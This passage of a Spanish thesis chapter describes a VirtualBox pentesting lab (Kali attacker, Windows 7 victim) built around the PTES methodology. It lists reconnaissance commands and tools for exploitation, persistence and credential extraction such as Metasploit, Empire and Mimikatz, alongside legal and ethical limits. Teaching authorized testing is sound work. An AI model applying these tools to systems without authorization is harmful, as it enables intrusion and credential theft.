Los factores principales en la elección de PTES se basan en la amplia aceptación que este tiene en la industria, en su enfoque integral que esta desde la fase de la planificación hasta la fase de presentación de informes, así como la adaptabilidad que tiene a diferentes sistemas. Esta metodología queda alineada a los objetivos de mi trabajo de tesis debido a que su estructura facilita una efectiva ejecución de las fases de las pruebas de penetración en el entorno virtual que se creará. Esta decisión está basada en la necesidad de usar una metodología que ofrece una guía clara para hacer los análisis de vulnerabilidades en un sistema remoto.

4.2.1 Metodología PTES

Una explicación a detalle de la metodología PTES abarca cada una de sus 7 fases, siendo esto desde la etapa de Planificación a la etapa de Resultados. La explicación detallada de PTES abarca cada una de sus fases, desde la planificación y recopilación de información hasta la presentación de resultados.

4.2.2 Explicación detallada de las fases de la Metodología PTES

1. Fase de Pre - Compromiso.

Definición de objetivos: En esta fase se establece de la mano con el cliente los objetivos de la prueba de penetración identificando los activos críticos a evaluar, los sistemas que estarán bajo pruebas y así delimitar los objetivos a alcanzar de la seguridad.

Autorización: Para la autorización buscamos obtener la aprobación “formal” del cliente para poder llevar a cabo el análisis del sistema, lo cual podría implicar acuerdos contractuales, obtener permisos legales y una generación de cualquier documentación necesaria para así poder garantizar una legalidad de la prueba.

Alcance: En la fase de pre-compromiso se define de manera precisa y clara a que alcance llegará la prueba especificando el límite y duración de la evaluación. Este punto de vista evita asegura que no haya sorpresas y que la prueba sea realizada de manera controlada y se centre en los aspectos críticos.

Recopilación inicial de la información: Aquí también se recolecta información básica sobre la empresa u organización como su infraestructura y sus sistemas incluyendo datos de red, de contacto, sobre la información pública y algunos otros datos importantes que ayudarán en la planificación de la prueba.

2. Fase de Reconocimiento

Enumeración de red: Se identifican los dispositivos de la red, la topología del sistema víctima o a evaluar y los servicios, teniendo como objetivo obtener una mejor comprensión de la infraestructura y así poder identificar posibles puntos vulnerables al sistema.

Enumeración de aplicaciones: Se recopila la información sobre los servicios que hay en línea, así como las aplicaciones web las cuales también incluyen ciertos detalles como las versiones de los softwares que se encuentran instalados, que tecnologías se usan el sistema y posibles vulnerabilidades encontradas.

3. Modelado de amenazas

Identificación de activos críticos: En esta etapa, se determinan los activos que son los más críticos para la organización, tales como bases de información que son cruciales, datos confidenciales y sistemas clave.

Identificación de las amenazas: Se identifican posibles amenazas y ataques contra los activos que fueron identificados, considerando diversos tipos de escenarios de riesgo.

Priorización de objetivos: Establecer prioridades según el riesgo de los activos, así como su crítica. Esto ayuda a dirigir los esfuerzos de prueba hacia las áreas más relevantes.

4. Análisis de vulnerabilidades.

Escaneo de vulnerabilidades: Se usan herramientas de escaneo para encontrar vulnerabilidades en los sistemas y aplicaciones, dando una visión completa de las posibles “puertas abiertas” por las que se puede vulnerar el sistema.

Análisis manual de vulnerabilidades: También se hacen pruebas manuales para encontrar posibles vulnerabilidades no detectadas, sacando provecho de los conocimientos y habilidades de los profesionales de la seguridad.

5. Explotación (Exploitation).

Explotación de vulnerabilidades: Simulando el ataque, se busca aprovechar las brechas encontradas para así obtener acceso al sistema evaluado.

Escalamiento de privilegios: Si es buena opción se tratará de aumentar los privilegios para así evaluar el impacto en la seguridad y así comprender las posibles consecuencias de una vulneración exitosa.

6. Post – Explotación

Mantenimiento del acceso: Se somete a evaluación la capacidad que se tiene de mantener el acceso durante y después de una vulneración exitosa al sistema, simulando las acciones que un hacker real podría hacer para instalar un “backdoor” (puerta trasera) en el sistema comprometido.

Recopilación de datos: En esta fase también se recopila información adicional sobre el sistema vulnerado y el entorno en el que esta para así comprender mejor las posibles consecuencias que traería un ataque real.

Documentación de actividades: Durante esta etapa, se registra con detalle cada acción realizada durante la fase de post explotación, documentando así los hallazgos y proporcionando una información crucial y completa al cliente.

7. Reporte

Documentación de hallazgos: Se genera un informe completo en el que se documentan todas las vulnerabilidades encontradas, las acciones de ataque exitosos y cualquier otra actividad que sea relevante durante la prueba de penetración.

Recomendaciones de mitigación: El informe debe incluir sugerencias claras y detalladas de cómo se pueden abordar las vulnerabilidades identificadas, tratando de mejorar así la postura de seguridad de la organización.

4.2.3 Razones para seleccionar PTES sobre otras metodologías

Elegir la metodología PTES para mi investigación se fundamenta en que, después de una exhaustiva búsqueda de información, tiene una sólida aceptación en la industria de seguridad, tiene un enfoque integral que cubre desde la fase de planificación hasta la fase de presentación de informes y también contiene una capacidad de adaptación a diversos entornos. La decisión se alinea con los objetivos específicos de este trabajo ya que la estructura de PTES facilita la ejecución de las fases del pentesting en el laboratorio virtual creado. Además, el optar por PTES frente a otras metodologías tiene su justificación en su posición consolidada como estándar de la industria haciendo de PTES la elección más ideal para la complejidad del sistema remoto.

4.2.4 Ventajas específicas de PTES

La elección de la metodología PTES se basa en sus ventajas, las cuales concuerdan con este trabajo de tesis. Algunas se describen a continuación.

Amplitud de cobertura.

PTES contiene todas las fases esenciales de una prueba de penetración, desde la etapa de planificación hasta la etapa de entrega de resultados, asegurando así que se realice una evaluación completa de la seguridad del sistema remoto.

Flexibilidad y adaptabilidad.

La flexibilidad de PTES permite realizar ajustes y personalizar para poder adaptarse a las especificaciones y características del sistema remoto, garantizando así una aplicación efectiva y segura en entornos particulares.

Documentación estructurada.

PTES da fundamentos claros para la documentación estructurada de los resultados, facilitando así la comunicación efectiva de los descubrimientos, amenazas potenciales y recomendaciones.

Reconocimiento en la comunidad de ciberseguridad.

La elección de PTES no solo está basada en sus características internas, sino que también en el reconocimiento y la aceptación en la comunidad de ciberseguridad, lo cual facilita la validación y comparación de los resultados tanto con otros profesionales como con organizaciones.

4.3 Políticas de seguridad y acceso

4.3.1 Gestión de las cuentas de usuario

Aquí se establecen las políticas y los procedimientos para así garantizar un acceso seguro y más controlado de los sistemas y los recursos de la organización. Las directrices incluyen:

Creación de cuentas:

- Es un proceso controlado y documentado para las nuevas cuentas de usuario.
- Autenticación y autorización validadas antes de la creación de las cuentas.

Asignación de privilegios:

- Es la definición concisa de los niveles de privilegios y acceso basado en roles del sistema.
- Se necesita una revisión regular de los privilegios para así poder asegurar su necesidad continua.

Política de las contraseñas:

- Requisitos específicos para contraseñas fuertes y seguras.
- Frecuencia de cambio y restricciones de reutilización.

Gestión de sesiones:

- Implementación de políticas de cierre de sesiones inactivas.
- Supervisión de sesiones activas para identificas actividad no autorizada.

Auditoria de accesos:

- Registro y seguimiento de actividades de acceso
- Análisis periódico de registros para detectar comportamientos inusuales.

Desactivación de cuentas:

- Procedimientos claros para la desactivación o eliminación de cuentas de usuario.
- Automatización de procesos cuando sea posible para una respuesta inmediata.

Manejo de cuentas inactivas:

- Identificación y tratamiento de cuentas inactivas.
- Procedimientos para la revisión y desactivación de cuentas no utilizadas.

Capacitación y concientización:

- Programas de formación para usuarios sobre prácticas de seguridad sólidas.
- Concientización sobre la importancia de la gestión segura de cuentas.

Estas políticas tienen como objetivo asegurar la integridad, confidencialidad y disponibilidad de los sistemas, al mismo tiempo que fomentan un acceso adecuado y autorizado a los recursos de la organización. El cumplimiento de estas directrices es vital para poder fortalecer la postura de la seguridad y así prevenir las posibles amenazas a la infraestructura tecnológica.

4.3.2 Implementación de políticas a las contraseñas

En el marco de políticas de acceso y seguridad la aplicación de políticas juega un papel crucial en un entorno de laboratorio ya que tienen como objetivo reforzar la confidencialidad y la integridad de la información, así como mitigar los riesgos que están asociados a accesos no autorizados. Unos puntos fundamentales a tener en cuenta son:

- **Niveles de complejidad en las contraseñas:** Designar los claros requisitos sobre la complejidad que tendrán las contraseñas, exigiendo más combinaciones de caracteres especiales, números y letras fortaleciendo así la resistencia que tienen las contraseñas frente a diversos intentos de vulneración del sistema.
- **Frecuencia de cambio:** Asignar un intervalo regular para hacer el cambio de las contraseñas, validando que sean actualizadas periódicamente reduciendo así la probabilidad de accesos no autorizados por contraseñas vulneradas.
- **Longitud mínima:** Definir una longitud mínima para las contraseñas para que sean lo suficientemente robustas, también establecer que, a mayor longitud, mayor es la complejidad y es mejor la resistencia ante posibles ataques de fuerza bruta.
- **Historial de las contraseñas:** Agregar un historial de las contraseñas para así poder impedir que se reutilicen las contraseñas antiguas ya que disminuye el riesgo que está asociado a una persistencia de las contraseñas que ya han sido comprometidas en el sistema.
- **Bloqueo de cuentas:** Tras un predeterminado número de inicios de sesión fallidos, poner que un mecanismo bloquee automáticamente las cuentas, dando como resultado una adicional capa de seguridad contra los intentos de vulneración.

- **Monitoreo continuo:** Designar sistemas para un continuo monitoreo para así poder identificar patrones de actividad sospechosos relacionados con intentos de vulneración de contraseñas.

El poner normativas sobre contraseñas en el laboratorio ayudan a que se fortalezca la seguridad del sistema, manteniendo la integridad de la información y disminuyendo los riesgos potenciales que están asociados a accesos no autorizados.

4.4 Auditoría y Registro

4.4.1 Configuración de registros de los eventos

Es un esencial componente que está contenido dentro del marco de seguridad del laboratorio ya que ayuda a permitir un detallado seguimiento de las actividades y de los eventos relevantes. Ayuda a garantizar una exhaustiva documentación de todas las actividades que están relacionadas con la identificación de vulnerabilidades en el sistema remoto.

Objetivos.

Registro de actividades de las pruebas de penetración: Establecer un sistema de los registros detallados capturando todas las actividades que se han realizado durante las diferentes fases de la prueba de penetración, todas las herramientas usadas y los resultados que se obtuvieron.

Detección de vulnerabilidades: Se configurarán para poder documentar toda la actividad que esté relacionada con la detección de vulneraciones al sistema. Abarcando desde la fase inicial de identificación hasta la fase de documentación de todas las vulnerabilidades encontradas.

4.5 Requisitos y especificaciones

4.5.1 Software y Hardware necesarios para el laboratorio

Los requisitos específicos se definen de una manera fundamental para así poder llevar a cabo las pruebas de seguridad y poder detectar las vulnerabilidades en un entorno simulado. Para garantizar un ambiente controlado y propicio que ayude a los profesionales de seguridad a evaluar de manera eficaz los sistemas y las aplicaciones buscando debilidades, los requisitos son importantes.

Hardware requerido.

Sistema anfitrión: La recomendación es un sistema que contenga los suficientes recursos para poder ejecutar ambas máquinas virtuales simultáneamente, como la memoria RAM y la capacidad del procesador. En este caso los recursos son:

Procesador	Intel(R) Core (TM) i5-5200U CPU @ 2.20GHz 2.20 GHz
RAM instalada	8.00 GB
Tipo de sistema	Sistema operativo de 64 bits, procesador x64
Edición de Windows	Windows 10 Home Single Language.

Tabla 4. Recursos del sistema anfitrión

Almacenamiento: Se recomienda suficiente espacio de almacenamiento para la instalación de sistemas operativos, conjuntos de datos de prueba y herramientas de prueba. En este caso el almacenamiento que tiene el sistema anfitrión es de 1000GB (1TB de memoria).

Conexión de red: Tarjeta de red compatible para permitir la comunicación entre las máquinas virtuales y con la red externa.

Software requerido.

VirtualBox

- **Sistema operativo:** VirtualBox es compatible con una variedad de sistemas operativos (Windows, macOS, Linux y Oracle Solaris). En el caso de este trabajo de investigación se ocupará la versión 7.0.8.
- **Máquinas virtuales:**
    - **Kali Linux:** se utilizará como plataforma principal para realizar pruebas de penetración.
    - **Windows 7:** Esta máquina virtual será implementada para poder simular nuestro sistema “victima” pensando en que la mayoría de empresas utilizan Windows como su sistema operativo principal, ya que será un SO heterogéneo y así poder permitir una correcta evaluación de las vulnerabilidades.
- **Herramientas de pentesting:** Para poder hacer una correcta prueba de penetración se usarán y configurarán ciertas herramientas que son necesarias para poder llevar a cabo diferentes fases de la prueba.
- **Conectividad de Red:** Se configurarán los adaptadores de la red virtual para así poder permitir que haya comunicación entre las máquinas virtuales y la red externa.

4.6 Estructura del laboratorio

La estructura del laboratorio para la investigación de ha diseñado cuidadosamente para proporcionar un entorno controlado y realista que facilite la realización de pruebas de seguridad, análisis de vulnerabilidades y la ejecución efectiva de las fases del pentesting.

4.6.1 Arquitectura de las máquinas virtuales

Como ya se habló anteriormente, se usará VirtualBox ya que es un software que ayuda a virtualizar, crear y ejecutar máquinas virtuales en el sistema. A continuación, se detallará la básica arquitectura de las MVs usando VirtualBox:

Hipervisor: VirtualBox sirve como un “Hipervisor” de tipo 2, ya que ayuda a que se ejecute sobre un SO host ya existente como Windows, Linux o MacOS.

Módulo del Kernel: Un módulo del kernel es instalado en el sistema operativo huésped y está encargado de hacer funciones de virtualización críticas permitiendo la coexistencia entre el sistema operativo host con las máquinas virtuales.

Interfaz de Usuario (UI): VirtualBox da una interfaz gráfica de usuario que ayuda a los usuarios a configurar y gestionar sus máquinas virtuales.

Gestión de configuración: La UI como las aplicaciones de línea de comandos ayudan a que los usuarios puedan configurar diferentes aspectos de las MVs, como la asignación de memoria, la configuración de red y los dispositivos de almacenamiento.

Servicios de dispositivos virtuales: VirtualBox simula una variedad de dispositivos virtuales que se presentan a las máquinas virtuales como controladores de red virtuales, controladores de almacenamiento, tarjetas gráficas, etc.

Máquinas virtuales: cada máquina virtual creada con VirtualBox se ejecuta en un entorno aislado, con su propio sistema operativo invitado, comportándose como una entidad independiente dentro del sistema host.

Hipervisor de hardware: En sistemas que admiten la virtualización de hardware (VT-x en Intel o AMD-V en AMD), VirtualBox puede aprovechar estas tecnologías para mejorar el rendimiento de las máquinas virtuales.

Como se muestra en la **Figura 20,** tenemos nuestros recursos físicos que son CPU, Memoria, Tarjeta de Red (NIC) y el Disco duro, un hipervisor Hosted (caso de VirtualBox) o nuestro sistema operativo anfitrión, los recursos físicos virtuales, el sistema operativo virtual y el software o aplicaciones que se ejecutaran dentro de las máquinas virtuales.




Figura 20. Arquitectura - Máquinas virtuales [24]

4.6.2 Arquitectura del laboratorio

Como se evidencia en la **Figura 21**, se ajustó el diagrama de la **Figura 20** para adecuarlo a nuestro laboratorio destinado a llevar a cabo la prueba de pentesting. Se describen las características, como los recursos físicos de la computadora y el sistema anfitrión, la

versión de VirtualBox (v7.0.8) y las máquinas virtuales a utilizar, son Windows 7 y Kali Linux versión 6.3.0.




Figura 21. Arquitectura del laboratorio

4.6.3 Roles específicos de las máquinas virtuales en el laboratorio

- **Atacante:** La máquina virtual “atacante” tendrá como sistema operativo Kali Linux y está configurada como la plataforma para realizar las actividades de la prueba de pentesting. También ya incluye ciertas herramientas configuradas usadas para poder llevar a cabo los análisis de seguridad y las pruebas pertinentes.
- **Víctima:** La máquina virtual “victima” tendrá como sistema operativo Windows 7, para poder simular un entorno heterogéneo. Se configurará con servicios y configuraciones básicas en computadoras de empresas para así poder evaluar las vulnerabilidades de esta.

4.7 Configuración de las máquinas virtuales

4.7.1 Detalles técnicos de la configuración de las Vms

Un papel crucial en la eficacia y el éxito de las pruebas de pentesting es la configuración técnica de las máquinas virtuales. A continuación, se describirán los aspectos fundamentales de la configuración de las máquinas virtuales que se usarán para este trabajo de tesis.

Máquina Virtual Kali Linux.

Sistema operativo: Kali Linux 2023 v6.3.0-kali1-amd64

Recursos asignados:

- CPU: 2 núcleos virtuales.
- RAM: 4.00GB de memoria asignada.

Almacenamiento: 100GB de disco.

Herramientas de Pentesting: Instalar y configurar las últimas versiones de las herramientas de pentesting.

Máquina Virtual Windows.

Sistema operativo: Windows 7.

Recursos asignados:

- CPU: Intel® Core™ I5-5200 CPU @ 2.20GHz 2.19GHz.
- RAM: 2.00GB de memoria asignada.

Almacenamiento: 40.00GB de disco.

4.7.3 Uso de snapshots y clonación para replicar escenarios

Las funciones de snapshots y clonación en entornos de máquinas virtuales son herramientas poderosas que permiten a los administradores de sistemas replicar escenarios, realizar pruebas y gestionar eficientemente el despliegue de nuevas instancias.

Snapshots.

Son copias (instantáneas) del actual estado de la máquina virtual en un momento específico. Al usar los snapshots, se puede guardar el estado especifico de una máquina virtual para así, después de haber hecho las pruebas, regresarla a ese estado en cualquier momento sin comprometer la configuración actual.

Pasos para realizar snapshots:

1. **Crear un snapshot:**
    - Accede al panel de control de la máquina virtual.
    - Selecciona la opción de crear snapshot.
    - Proporciona un nombre descriptivo y, opcionalmente, una breve descripción.
    - Guarda el snapshot.
2. **Restaurar desde snapshot:**
    - Accede al panel de control de la máquina virtual.
    - Selecciona la opción de restaurar desde snapshot.
    - Elige el snapshot que deseas restaurar.
    - Confirma la operación.

Clonación.

Deja que se cree una copia exacta de una máquina virtual existente. Ayuda a que cuando se necesite replicar ciertas configuraciones para los entornos de prueba sea más fácil y sean idénticas.

Pasos para realizar la clonación:

1. **Seleccionar la Máquina Virtual a clonar:**
    - Identifica la máquina virtual que deseas clonar.
2. **Iniciar el proceso de clonación:**
    - Accede a las opciones de clonación en el panel de administración.
    - Proporciona un nombre y configuración para la nueva máquina clonada.
    - Inicia el proceso de clonación.
3. **Personalizar configuraciones (opcional):**
    - Ajustar las configuraciones según sea necesario, como las direcciones IP, los nombres de host, etc.
4. **Confirmar y Finalizar:**
    - Revisa las configuraciones y confirma la operación clonación.
    - Supervisa el progreso hasta que se complete la clonación.

Al agregar eficazmente los snapshots y la clonación en la administración de las máquinas virtuales, los administradores podrían simplificar las pruebas, mejorando la eficacia y la flexibilidad del entorno virtual.

4.8 Herramientas para Pruebas de Pentesting

4.8.1 Herramientas utilizadas

La elección de las herramientas de pentesting es crucial para la planificación y la realización de una exitosa evaluación de seguridad. La correcta elección de estas herramientas puede ser determinante para la identificación de todas las vulnerabilidades y en la reducción de riesgos. A continuación, se enumeran las herramientas dependiendo de cada fase:

Pre-Compromiso

Es la preparación y planificación que hay antes de comenzar con la prueba de penetración real. Durante esta etapa se hacen actividades como la recopilación de información, la identificación de los objetivos y la planificación de la prueba.

Definición de objetivos: No aplica directamente a herramientas de pentesting.

Autorización: No aplica directamente a herramientas de pentesting.

Alcance: No aplica directamente a herramientas de pentesting.

Recopilación de información inicial:

- Google Dorks
- Whois
- Shodan
- Recon-ng
- Microsoft Word

Reconocimiento

Enumeración de red:

- Nmap: Es una herramienta de escaneo de la red que ayuda a descubrir los dispositivos activos, servicios en ejecución y la topología de la red. El comando para usarlo es: 'nmap .sP <dirección de red>' para un escaneo de ping.
- Nessus
- Netcat

Enumeración de aplicaciones:

- Nikto: Escáner web que busca vulnerabilidades comunes en servidores web. Uso: 'nikto -h <URL>' para escanear un servidor web en busca de vulnerabilidades.

Enumeración de personal:

- TheHarvester: Herramienta de código abierto para recolección de información, enfocada en recopilar direcciones de correo electrónico. Uso: 'theHarvester -d example.com -l 500 -b google' para buscar correos electrónicos de Google.
- Maltego: Herramienta de minería de datos que ayuda en la recopilación y visualización de información de manera gráfica. Uso: Interactivo con módulos para buscar información sobre dominios, correos electrónicos, etc.
- Recon-ng: Marco de reconocimiento de código abierto con módulos para realizar diversas tareas de reconocimiento. Uso: 'recon-ng' y seleccionar los módulos según las necesidades.

Modelado de Amenazas

Identificación de activos críticos: No aplica directamente a herramientas.

Identificación de amenazas: No aplica directamente a herramientas de pentesting.

Priorización de objetivos: No aplica directamente a herramientas de pentesting.

Análisis de Vulnerabilidades

Escaneo de vulnerabilidades:

- Nessus: Usada para examinar la seguridad de los sistemas y de las redes, encontrando vulnerabilidades y ciertas configuraciones incorrectas en el sistema.
- OpenVAS: Plataforma de código abierto que analiza vulnerabilidades, hace escaneos de seguridad y evalúa vulnerabilidades en las redes y los sistemas.
- Nexpose: Aplicación que ayuda en la gestión de las vulnerabilidades que encuentra y las prioriza, dando un informe más detallado y ciertas recomendaciones, la desventaja que tiene es que es de paga.

Análisis manual de vulnerabilidades:

- Wireshark: Herramienta de análisis de los protocolos de red que ayuda a capturar y visualizar el tráfico de datos para así poder identificar las posibles debilidades de seguridad.
- Tcpdump: Herramienta de línea de comandos que “captura” los paquetes de la red para analizar el tráfico y detectar las potenciales amenazas.

- Manual scripting y pruebas: Es la creación y la ejecución manual de los scripts que fueron personalizados, así como las específicas pruebas para poder descubrir las vulnerabilidades en los sistemas y las aplicaciones.

Explotación

Explotación de vulnerabilidades:

- Metasploit: Utilizado para crear y ejecutar exploits contra los sistemas vulnerables, ayudando a las pruebas controladas de pentesting.
- Exploit DB: Es una librería (repositorio) de exploits y de vulnerabilidades que dan una gran variedad de los exploits para los diferentes sistemas y aplicaciones.

Escalamiento de privilegios:

- PowerSploit: Es un conjunto de scripts de powerShell que se utilizan para el aumento de los privilegios y la explotación en sistemas operativos Windows.
- Windows-Exploit-Suggester: Aplicación que muestra exploits basados en la elección de la versión del sistema operativo Windows y de las actualizaciones de seguridad instaladas en este.
- BeEF (Browser Exploitation Framework): Es un framework que se centra en la explotación de los navegadores web para poder comprometer sistemas.

Post-Explotación

Mantenimiento del acceso:

- Covenant: Es una herramienta de código abierto usada para mantener el acceso y el control de los sistemas comprometidos.

- Metasploit Meterpreter: Ayuda a establecer un canal de comunicación bidireccional con los sistemas comprometidos, ayudando a que se ejecuten comandos y se transfieran archivos.
- Empire: Framework que ayuda a mantener un persistente acceso, así como permite ejecutar comandos en los sistemas comprometidos.

Recopilación de datos:

- PowerSploit: También es usada para recopilar datos en sistemas operativos Windows que fueron comprometidos.
- Mimikatz: Es una aplicación que extrae las credenciales y los datos sensibles de la memoria de SO Windows comprometidos.

Documentación de actividades:

- KeepNote: Aplicación que ayuda a documentar y organizar los hallazgos y las actividades de las evaluaciones de seguridad.
- Dradis: Es una plataforma que facilita la documentación de los resultados obtenidos durante las evaluaciones de seguridad. Permite que los equipos de trabajo organicen y compartan la información de una manera más colaborativa y estructurada.

Reporte

Documentación de hallazgos:

- Dradis.
- Microsoft Word

- Faraday: Plataforma de administración de pruebas de pentesting que contiene capacidades para documentar los hallazgos y así poder generar informes más detallados sobre las pruebas de seguridad realizadas.
- Pentester’s Framework (PTF): Ofrece herramientas para las pruebas de penetración y así como también contiene funcionalidades que ayudan a documentar los hallazgos y poder así, generar informes completos.

Recomendaciones de mitigación:

- Microsoft Baseline Security Analyzer (MBSA): es una aplicación de análisis de seguridad la cual escanea los sistemas en busca de las configuraciones que son erróneas y los problemas de seguridad, además de que proporciona recomendaciones transparentes para mitigar las vulnerabilidades identificadas.
- OpenVAS: es una plataforma de código abierto de escaneo de las vulnerabilidades ya que las identifica y prioriza en sistemas y redes. Da recomendaciones más específicas para poder abordar las vulnerabilidades encontradas en esta fase.
- Nessus: Es una herramienta de escaneo de vulnerabilidades que ayuda a identificar problemas de seguridad en los sistemas y las redes. Además de que ofrece una orientación sobre cómo mitigarlas adecuadamente.

4.9 Escenarios de prueba

4.9.1 Consideraciones legales y éticas en la creación de escenarios

Al momento de crear escenarios de prueba para las evaluaciones de seguridad, es importante tener en cuenta que consideraciones tanto éticas como legales servirán para poder garantizar que las actividades que se realizarán sean éticas, leales y que respeten los derechos y la privacidad de las partes que están involucradas. A continuación, se detallarán algunas consideraciones que son importantes:

Consentimiento informado

Es de vital importancia que se obtenga el consentimiento informado de todas las partes involucradas antes de comenzar con cualquier prueba de seguridad, incluyendo a los propietarios del sistema y de la red que será evaluada, así como también a cualquier otro usuario o empleado que se crea que estaría potencialmente afectado por las pruebas. Por ejemplo, en la Unión Europea, el Reglamento General de Protección de Datos (GDPR) establece los requisitos estrictos para que se obtenga un consentimiento informado para el procesamiento de datos personales.

Alcance y Autorización

Definir que alcance tendrán las pruebas y así obtener la autorización correcta antes de proceder con cualquier otra actividad. Esto garantiza que se realicen las pruebas solo en sistemas y redes específicos y así evitar actividades intrusivas no autorizadas. Por ejemplo, la Ley de Fraude y Abuso Informático (CFAA) en los Estados Unidos, dicta que el hecho de realizar pruebas sin la autorización del dueño en sistemas informáticos ajenos podría constituir un delito federal.

Protección de datos personales

Es de vital importancia que se protejan los datos personales y confidenciales durante las evaluaciones. Se debe evitar la recopilación, el almacenamiento o la manipulación indebida de la sensible información ya que se pueden violar las leyes de privacidad y protección de los datos. Por ejemplo, en Brasil está la Ley de Protección de Datos Personales (LGDP) la cual establece los principios básicos y las obligaciones específicas para el uso de datos personales.

No Dañar Sistemas en Producción

Se debe de asegurar que las evaluaciones no causen algún daño a los sistemas que se encuentran en producción. Hay que evitar acciones que puedan interrumpir estos servicios críticos o que puedan afectar la integridad, la disponibilidad o la confidencialidad de los datos que están almacenados en los sistemas evaluados. Por ejemplo, la ley CFAA en los Estados Unidos prohíbe el acceso no autorizado a los sistemas informáticos.

Documentación transparente

Se debe mantener una documentación que sea clara, transparente y detallada de todas las actividades que sean realizadas durante las pruebas, incluyendo los métodos utilizados, los hallazgos identificados y las acciones tomadas. Se tiene que garantizar una evidencia objetiva de toda la diligencia debida y de que el cumplimiento sea ético y legal. Por ejemplo, la DSD exige que exista una documentación adecuada de todas las actividades donde se procesen datos personales.

Formación y Concienciación

Se tiene que proporcionar una formación, así como una concientización adecuada a todo el personal que se encuentra involucrado en las evaluaciones de seguridad. Es

importante que exista el cumplimiento ético y legal y así seguir promoviendo una cultura de seguridad sólida de individuos que estén dentro de la organización por lo cual se debe incluir la formación en las leyes y las regulaciones relevantes.

4.9.2 Leyes, normas y regulaciones

Reglamento General de Protección de Datos (GDPR)

Esta regulación de la Unión Europea establece normas para la protección de datos personales de individuos dentro de la UE. Es aplicable a cualquier organización que procese datos personales de residentes de la UE, independientemente de donde se encuentre la organización.

Ley de Portabilidad y Responsabilidad de Seguros de Salud (HIPAA)

En los Estados Unidos, HIPAA establece normas para la protección y seguridad de la información de salud identificable individualmente, y se aplica a entidades cubiertas, incluidos proveedores de atención médica, planes de salud y proveedores de servicios de salud.

Payment Card Industry Data Security Standard (PCI DSS)

PCI DSS es un estándar de seguridad de la industria de tarjetas de pago que se aplica a las organizaciones que procesan, almacenan o transmiten datos de tarjetas de pago. Establece requisitos para garantizar la seguridad de la información de tarjetas de pago y proteger contra el fraude.

Ley de Protección de Datos Personales (LGPD)

Esta ley en Brasil establece normas para el tratamiento de datos personales por parte de entidades públicas y privadas. Su objetivo es la protección de los derechos de la privacidad de los individuos y de sus datos personales.

Directiva de Seguridad de Datos (DSD) de la Unión Europea

Establece las normas y los procedimientos usados para la seguridad de los datos personales en la Unión Europea. Ya que se aplica a todas y cada una de las formas de procesamiento de datos privados y personales ya que establece requisitos para la alerta de las violaciones de datos y de la documentación de actividades de procesamiento de datos.

ISO/IEC 27001

